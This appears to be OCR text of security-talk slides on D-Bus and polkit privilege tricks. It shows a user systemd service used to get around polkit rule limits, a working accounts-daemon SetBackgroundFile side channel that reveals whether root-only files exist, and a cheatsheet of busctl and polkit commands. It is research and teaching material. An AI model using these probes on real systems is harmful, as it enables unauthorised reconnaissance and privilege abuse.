
Trick1 - Abuse Rule Limitations




Trick1 - Abuse Rule Limitations




Trick1 - Abuse Rule Limitations




Trick1 - Abuse Rule Limitations



Trick1 - Abuse Rule Limitations



Trick1 - Abuse Rule Limitations




```
dbus-test@DBUS-TEST-VM:~$ cat /proc/sys/kernel/yama/ptrace_scope
1
```

Trick1 - Abuse Rule Limitations

- /home/**<user_name>**/.config/systemd/user

```
systemctl --user daemon-reload
systemctl --user enable myscript.service
systemctl --user start myscript.service
```


```
dbus-test@DBUS-TEST-VM:~/.config/systemd/user$ cat /proc/2232/cgroup
0::/user.slice/user-1000.slice/user@1000.service/app.slice/myscript.service
```

Trick1 - Abuse Rule Limitations

- /proc/pid/cgroup
  - Local
    - 0::/user.slice/user-**1000**.slice/user@1000.service/app.slice/app-org.gnome.Terminal.slice/vte-spawn-835de5e4-7da0-4f04-bee0-045f8dc3392b.scope
  - Service (can be configured remotely)
    - 0::/user.slice/user-**1000**.slice/user@1000.service/app.slice/myscript.service

Trick2 - Side Channel Existing Root File

- Most of system dbus services run as root
- It is possible that services perform high privilege operations for us



Trick2 - Side Channel Existing Root File

```
dummy_user@DBUS-VM:~$ busctl --system call org.freedesktop.Accounts /org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User Set
BackgroundFile "s" "/root/meowmeow"
```


/usr/libexec/accounts-daemon

Trick2 - Side Channel Existing Root File

```
dummy_user@DBUS-VM:~$ busctl --system call org.freedesktop.Accounts /org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User Set
BackgroundFile "s" "/root/meowmeow"
```

/usr/libexec/accounts-daemon

```
[pid  1036] statx(AT_FDCWD, "/root/meowmeow", AT_STATX_SYNC_AS_STAT|AT_SYMLINK_NOFOLLOW|AT_NO_AUTOMOUNT, STATX_ALL,  <unfinished ...>
[pid  1036] <... statx resumed>0x7fff3ec6afe0) = -1 ENOENT (No such file or directory)
```

Trick2 - Side Channel Existing Root File

```
dummy_user@DBUS-VM:~$ busctl --system call org.freedesktop.Accounts /org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User Set
BackgroundFile "s" "/root/meowmeow"
Call failed: file '/root/meowmeow' is not a regular file
```

ERROR!

/usr/libexec/accounts-daemon

Trick2 - Side Channel Existing Root File

```
dummy_user@DBUS-VM:~$ busctl --system call org.freedesktop.Accounts /org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User Set
BackgroundFile "s" "/root/.viminfo"
```

/usr/libexec/accounts-daemon

Trick2 - Side Channel Existing Root File

```
dummy_user@DBUS-VM:~$ busctl --system call org.freedesktop.Accounts /org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User Set
BackgroundFile "s" "/root/.viminfo"
```

/usr/libexec/accounts-daemon

```
[pid  1036] statx(AT_FDCWD, "/root/.viminfo", AT_STATX_SYNC_AS_STAT|AT_SYMLINK_NOFOLLOW|AT_NO_AUTOMOUNT, STATX_ALL, {stx_mask=STATX_ALL|
STATX_MNT_ID, stx_attributes=0, stx_mode=S_IFREG|0600, stx_size=2523, ...}) = 0
```

Trick2 - Side Channel Existing Root File

```
dummy_user@DBUS-VM:~$ busctl --system call org.freedesktop.Accounts /org/freedesktop/Accounts/User1001 org.freedesktop.Accounts.User Set
BackgroundFile "s" "/root/.viminfo"
dummy_user@DBUS-VM:~$
```

OK!

/usr/libexec/accounts-daemon

Cheetsheet

Cheatsheet

Dbus

- **Protocol**
  - Bus name: **org.freedesktop.DBus**
  - Object path: **/org/freedesktop/DBus**
  - Interface: **org.freedesktop.DBus**
  - Method / Signal: **GetConnectionUnixProcessID**
  - Signature: **s**
  - official documentation

Cheatsheet

Dbus

- **Dbus socket path**
  - **System**
    - /run/dbus/system_bus_socket
  - **Session**
    - /run/user/1000/bus
    - echo $DBUS_SESSION_BUS_ADDRESS

Cheatsheet

Dbus

- **Dbus daemon**
  - **System**
    - **Command**: @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
    - **Config**: /usr/share/dbus-1/system.conf
  - **Session**
    - **Command**: /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
    - **Config**: /usr/share/dbus-1/session.conf

Cheatsheet

Dbus

- Service
  - System
    - /usr/share/dbus-1/system-services/
    - /etc/dbus-1/system.d/
    - /usr/lib/systemd/system/dbus-org.freedesktop.*
  - Session
    - /usr/share/dbus-1/services/
    - /etc/dbus-1/session.d/

```
[D-BUS Service]
Name=com.hp.hplip
Exec=/usr/bin/hp-pkservice
User=root
```

Cheatsheet

Dbus

- **Method arguments**
  - /usr/share/dbus-1/interfaces/*

```
<method name="PrinterPropertiesDialog">
  <doc:doc>
    <doc:description>
      <doc:para>
        Create a Printer Properties dialog object.
      </doc:para>
    </doc:description>
  </doc:doc>

  <arg name="name" type="s" direction="in">
    <doc:doc>
      <doc:summary>
        <doc:para>
          Name of queue to create properties dialog for.
        </doc:para>
      </doc:summary>
    </doc:doc>
  </arg>
```

Cheatsheet

Dbus

- **Show all available dbus**
  - **System**
    - busctl --system list
  - **Session**
    - busctl --user list

Cheatsheet

Dbus

- **Get object paths**
  - busctl --system **tree** org.freedesktop.login1

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ busctl --system tree org.freedesktop.login1
└─ /org
  └─ /org/freedesktop
    ├─ /org/freedesktop/LogControl1
    └─ /org/freedesktop/login1
      ├─ /org/freedesktop/login1/seat
      │ ├─ /org/freedesktop/login1/seat/auto
      │ └─ /org/freedesktop/login1/seat/seat0
      ├─ /org/freedesktop/login1/session
      │ ├─ /org/freedesktop/login1/session/_32
      │ ├─ /org/freedesktop/login1/session/_36
      │ ├─ /org/freedesktop/login1/session/auto
      │ └─ /org/freedesktop/login1/session/self
      └─ /org/freedesktop/login1/user
        ├─ /org/freedesktop/login1/user/_1000
        └─ /org/freedesktop/login1/user/self
```

Cheatsheet

Dbus

- **Introspect interfaces and methods**
  - busctl --system **introspect** org.freedesktop.login1 /org/freedesktop/login1

```
NAME                                TYPE      SIGNATURE RESULT/VALUE                         FLAGS
org.freedesktop.DBus.Introspectable interface -         -                                    -
.Introspect                         method    -         s                                    -
org.freedesktop.DBus.Peer           interface -         -                                    -
.GetMachineId                       method    -         s                                    -
.Ping                               method    -         -                                    -
org.freedesktop.DBus.Properties     interface -         -                                    -
.Get                                method    ss        v                                    -
.GetAll                             method    s         a{sv}                                -
.Set                                method    ssv       -                                    -
.PropertiesChanged                  signal    sa{sv}as  -                                    -
org.freedesktop.login1.Manager      interface -         -                                    -
.ActivateSession                    method    s         -                                    -
.ActivateSessionOnSeat              method    ss        -                                    -
.AttachDevice                       method    ssb       -                                    -
```

Cheatsheet

Dbus

- **Call method**
  - busctl --system **call** org.freedesktop.login1 /org/freedesktop/login1 org.freedesktop.login1.Manager PowerOff 'b' 1

- **Get property**
  - busctl --system **get-property** org.freedesktop.oom1 /org/freedesktop/LogControl1 org.freedesktop.LogControl1 LogLevel

- **Set property**
  - busctl --system **set-property** org.freedesktop.oom1 /org/freedesktop/LogControl1 org.freedesktop.LogControl1 LogLevel s "aaa"

Cheatsheet

Dbus

- **Python script example**

```python
from pydbus import SystemBus
from gi.repository import GLib
import os

pid = os.getpid()
with open(f"/proc/{pid}/stat") as f:
    fields = f.read().split()
    start_time = int(fields[21])

bus = SystemBus()
polkit = bus.get("org.freedesktop.PolicyKit1", "/org/freedesktop/PolicyKit1/Authority")

options = {
    "pid": GLib.Variant("u", pid),
    "start-time": GLib.Variant("t", start_time),
    "uid": GLib.Variant("i", 1000),
}

polkit.RegisterAuthenticationAgent(
    ("unix-process", options),
    "en_US.UTF-8",
    "/org/freedesktop/PolicyKit1/AuthenticationAgent"
)

# (sa{sv})sa{ss}us
ret = polkit.CheckAuthorization(
    ("unix-process", options),
    "org.freedesktop.login1.power-off",
    (),
    1,
    ""
)
print("is_authorized: ", ret[0])
print("is_challenge: ", ret[1])
print("details: ", ret[2])
```

Cheatsheet

Dbus

- **Complicated method call**
  - (sa{sv})sa{ss}us

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.PolicyKit1 /org/freedesktop/PolicyKit1/Authority org.freedesktop.PolicyKit1.Authority \
    CheckAuthorization "(sa{sv})sa{ss}us" \
    "unix-process" 3 "pid" "u" "$$" "start-time" "t" `awk '{print $22}' /proc/$$/stat` "uid" "i" "1000" \
    "org.freedesktop.login1.power-off" \
    0 \
    1 \
    ""
```

  - (sa{sv})ss

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ busctl --system call org.freedesktop.PolicyKit1 /org/freedesktop/PolicyKit1/Authority org.freedesktop.PolicyKit1.Authority \
    RegisterAuthenticationAgent "(sa{sv})ss" \
    "unix-process" 3 "pid" "u" "$$" "start-time" "t" "`awk '{print $22}' /proc/$$/stat`" "uid" "i" "1000" \
    "en_US.UTF-8" \
    "/org/freedesktop/PolicyKit1/AuthenticationAgent"
```

Cheatsheet

Polkit

- **Rules**
  - /usr/share/polkit-1/rules.d/*.rules

```
polkit.addAdminRule(function(action, subject) {
    return ["unix-group:sudo", "unix-group:admin"];
});
```

- **Actions**
  - /usr/share/polkit-1/actions/*.policy

```
<action id="org.x.xf86-video-intel.backlight-helper">
  <description>Modify lcd panel brightness</description>
  <message>Authentication is required to modify the lcd panel brightness</message>
  <defaults>
    <allow_any>no</allow_any>
    <allow_inactive>no</allow_inactive>
    <allow_active>yes</allow_active>
```

Cheatsheet

Dbus

- **pkcheck**
  - pkcheck --action-id org.freedesktop.login1.power-off --enable-internal-agent --allow-user-interaction --process $$

- **pkaction**
  - pkaction -v -a org.freedesktop.login1.power-off

```
(mypyenv) dbus-test@DBUS-TEST-VM:~$ pkaction -v -a org.freedesktop.login1.power-off
org.freedesktop.login1.power-off:
  description:       Power off the system
  message:           Authentication is required to power off the system.
  vendor:            The systemd Project
  vendor_url:        https://systemd.io
  icon:
  implicit any:      auth_admin_keep
  implicit inactive: auth_admin_keep
  implicit active:   yes
```

Cheatsheet

Dbus

- **Agent auth helper**
  - /usr/lib/polkit-1/polkit-agent-helper-1